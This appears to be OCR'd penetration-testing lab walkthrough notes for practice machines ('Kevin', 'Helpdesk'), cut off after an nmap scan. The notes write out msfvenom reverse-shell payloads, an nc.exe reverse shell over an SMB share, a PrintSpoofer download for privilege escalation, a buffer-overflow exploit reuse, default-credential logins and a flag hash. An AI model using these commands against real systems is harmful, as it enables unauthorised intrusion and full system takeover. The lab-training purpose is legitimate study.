
 # msfvenom -p php/reverse_php LHOST=192.168.45.250 LPORT=4444 -f raw -o shell.php




Now listen via netcat at **4444**

After uploading the shell.php file Now open that file:

http://192.168.151.189:8080/shell.php



We have to upgrade this shell.



the commands are :

cmd> **net use z: \\192.168.45.250\test**

cmd> **Z:\nc.exe 192.168.45.250 5555 -e cmd.exe**

and we have to listen at 5555

and before these all we have to setup an smb share

command:

impacket-smbserver -smb2support test .


And now we got an interactive shell..

Go to the Administrator Desktop and get the **proof.txt**

Privilege Escalation:

C:\>**whoami**
whoami
nt authority\system

C:\>**whoami /priv**



→ you can see **SeImpersonatePrivilege** -> **Enabled**


→ you can use **PrintSpooferx64.exe** and escalate the privileges.

→ Host a Webservice with python and trasffer the PrintSpoofer64.exe to the target machine


commands:

PS C:\> **iwr -uri http://192.168.45.250/PrintSpoofer64.exe -Outfile PrintSpoofer64.exe**

PS C:\> **.\PrintSpoofer64.exe -i -c powershell.exe**



we also got another flag.. **local.txt**



you can see we now have system :)

Kevin [Easy] [10]

Brief:

→ Port 80 is open
→ HP Power Manager login panel
→ tried admin/admin -> got access
→ There is a version 4.2
→ searched in google for exploit
→ got Universal Buffer Overflow exploit for HP Power Manager.
→ The exploit code has egg after egg [n00bn00b] we need to replace our payload using msfvenom that has bad charecters and in Alphanumeric
→ Just exploit after this you will get system access[Administrator].

OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)

Web Technologies:

IP: 192.168.180.45

Users: KEVIN

Credetials:

==========

Ports (Try to list):

80 - [HP Power Manager Access with **admin/admin**]

==========

nmap -p- -sV -sC 192.168.180.45 --open

NMAP Results:

PORT STATE SERVICE VERSION

80/tcp open http   GoAhead WebServer
| http-title: HP Power Manager
|_Requested resource was http://192.168.180.45/index.asp
|_http-server-header: GoAhead-Webs
135/tcp open msrpc   Microsoft Windows RPC
139/tcp open netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open microsoft-ds   Windows 7 Ultimate N 7600 microsoft-ds (workgroup:
WORKGROUP)
3389/tcp open ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=kevin
| Not valid before: 2024-01-27T09:37:49
|_Not valid after: 2024-07-28T09:37:49
|_ssl-date: 2024-01-28T09:45:47+00:00; -1s from scanner time.
3573/tcp open tag-ups-1?
49152/tcp open msrpc   Microsoft Windows RPC
49153/tcp open unknown
49154/tcp open msrpc   Microsoft Windows RPC
49155/tcp open msrpc   Microsoft Windows RPC
49158/tcp open unknown
49160/tcp open msrpc   Microsoft Windows RPC
Service Info: Host: KEVIN; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 2:1:0:
|_   Message signing enabled but not required
|_clock-skew: mean: 1h59m59s, deviation: 4h00m00s, median: -1s
| smb2-time:
| date: 2024-01-28T09:45:22
|_ start_date: 2024-01-28T09:38:34
|_nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:ba:eb:ae (VMware)
| smb-os-discovery:
| OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::-
| Computer name: kevin
| NetBIOS computer name: KEVIN\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-01-28T01:45:22-08:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

==========
==========


Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:

→ Open the port 80 **http://192.168.180.45/index.asp**




→ Try admin/admin → Got access.



→ you can see ther version is disclosed.

→ Started with checking some google exploits.

searchsploit HP Power Manager



→ Got one exploit: **10099** [Universal Buffer Overfolw Exploit]

→ Analyse the Code:

you can see after n00bn00b the payload is there so we have to replace that with our payload.

Now we need to use the msf venom in the exploit code only the bad charecters are given and we have to sue the alpha numeric.
[https://www.offsec.com/metasploit-unleashed/alphanumeric-shellcode/]

command:


msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.185 LPORT=80 -f c -b "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a" -e x86/alpha_mixed

Now just Copy that code and replace after n00bn00b

we sucessfully replaced :)


Now go listen at 80 using netcat and run this python script.

python 10099.py 192.168.180.45



We got System access as administrator .

We also got the proof.txt



proof.txt: **95e0d4566812b0a7c64b64c5b2714ec5**

→ **Privilege Escalation:**

No need we got system access.

Helpdesk [Easy] [10]

Brief:
→ Port 8080 is open and running login panel ManageEngine ServiceDesk Plus 7.6.0
→ the version is vulnerable to authenticated file upload CVE-2014-5301 RCE

OS: Windows

Web Technologies: apache tomcat

IP: 192.168.180.43

Users:

Credentials:

==========

Ports (Try to list):

8080 [http] - ManageEngine ServiceDesk Plus - got access to admin panel with default credetials [administrator/administrator]

==========

nmap -p- -sV -sC 192.168.180.43 --open


NMAP Results:

PORT STATE SERVICE VERSION

```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server (R) 2008 Standard 6001 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
|_http-title: ManageEngine ServiceDesk Plus
Service Info: Host: HELPDESK; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/
o:microsoft:windows_server_2008:r2

Host script results:
|_clock-skew: mean: 2h40m01s, deviation: 4h37m13s, median: -2s
| smb2-time:
|   date: 2024-01-28T11:08:51
|_  start_date: 2024-01-28T10:53:49
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008
Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: HELPDESK
|   NetBIOS computer name: HELPDESK\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-01-28T03:08:57-08:00
|_nbstat: NetBIOS name: HELPDESK, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:ba:5e:8e (VMware)
```

